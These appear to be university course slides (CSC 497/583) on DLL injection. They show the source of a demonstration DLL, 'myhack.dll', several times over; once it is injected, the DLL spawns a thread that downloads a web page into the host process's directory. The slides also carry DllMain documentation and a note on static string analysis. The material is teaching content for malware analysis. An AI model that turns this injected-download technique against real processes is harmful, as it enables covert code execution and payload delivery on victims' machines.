
DLL Injection



DLL Injection




DLL Injection



DllMain entry point

05/30/2018 • 7 minutes to read

An optional entry point into a dynamic-link library (DLL). When the system starts or terminates a process or thread, it calls the entry-point function for each loaded DLL using the first thread of the process. The system also calls the entry-point function for a DLL when it is loaded or unloaded using the [LoadLibrary](#) and [FreeLibrary](#) functions.



Source Code of myhack.dll

```
myhack.cpp > No Selection
1 #include "windows.h"
2 #include "tchar.h"
3
4 #pragma comment(lib, "urlmon.lib")
5
6 #define DEF_URL      (L"http://www.naver.com/index.html")
7 #define DEF_FILE_NAME (L"index.html")
8
9 HMODULE g_hMod = NULL;
10
11 DWORD WINAPI ThreadProc(LPVOID lParam)
12 {
13     TCHAR szPath[_MAX_PATH] = {0,};
14
15     if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
16         return FALSE;
17
18     TCHAR *p = _tcsrchr( szPath, '\\' );
19     if( !p )
20         return FALSE;
21
22     _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);
23
24     URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);
25
26     return 0;
27 }
28
29 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
30 {
31     HANDLE hThread = NULL;
32
33     g_hMod = (HMODULE)hinstDLL;
34
35     switch( fdwReason )
36     {
37     case DLL_PROCESS_ATTACH :
38         OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
39         hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
40         CloseHandle(hThread);
41         break;
42     }
43
44     return TRUE;
45 }
```

Source Code of myhack.dll

fdwReason [in]

The reason code that indicates why the DLL entry-point function is being called. This parameter can be one of the following values.

Value	Meaning
DLL_PROCESS_ATTACH 1	The DLL is being loaded into the virtual address space of the current process as a result of the process starting up or as a result of a call to LoadLibrary . DLLs can use this opportunity to initialize any instance data or to use the TlsAlloc function to allocate a thread local storage (TLS) index. The <i>lpReserved</i> parameter indicates whether the DLL is being loaded statically or dynamically.

```
28
29 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
30 {
31     HANDLE hThread = NULL;
32
33     g_hMod = (HMODULE)hinstDLL;
34
35     switch( fdwReason )
36     {
37     case DLL_PROCESS_ATTACH :
38         OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
39         hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
40         CloseHandle(hThread);
41         break;
42     }
43
44     return TRUE;
45 }
```

Source Code of myhack.dll

```
myhack.cpp > No Selection
1 #include "windows.h"
2 #include "tchar.h"
3
4 #pragma comment(lib, "urlmon.lib")
5
6 #define DEF_URL      (L"http://www.naver.com/index.html")
7 #define DEF_FILE_NAME (L"index.html")
8
9 HMODULE g_hMod = NULL;
10
11 DWORD WINAPI ThreadProc(LPVOID lParam)
12 {
13     TCHAR szPath[_MAX_PATH] = {0,};
14
15     if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
16         return FALSE;
17
18     TCHAR *p = _tcsrchr( szPath, '\\' );
19     if( !p )
20         return FALSE;
21
22     _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);
23
24     URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);
25
26     return 0;
27 }
28
29 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
30 {
31     HANDLE hThread = NULL;
32
33     g_hMod = (HMODULE)hinstDLL;
34
35     switch( fdwReason )
36     {
37     case DLL_PROCESS_ATTACH :
38         OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
39         hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
40         CloseHandle(hThread);
41         break;
42     }
43
44     return TRUE;
45 }
```

Static analysis (myhack.dll)

- Finding Strings [1]
 - A string in a program is a sequence of characters such as “the.”
 - A program contains strings if it prints a message, connects to a URL, or copies a file to a specific location.
 - Searching through the strings can be **a simple way to get hints about the functionality of a program.**
 - For example, if the program accesses a URL, then you will see the URL accessed stored as a string in the program.
 - You can use the **Strings** program to search an executable for strings, which are typically stored in either ASCII or Unicode format.

Q & A

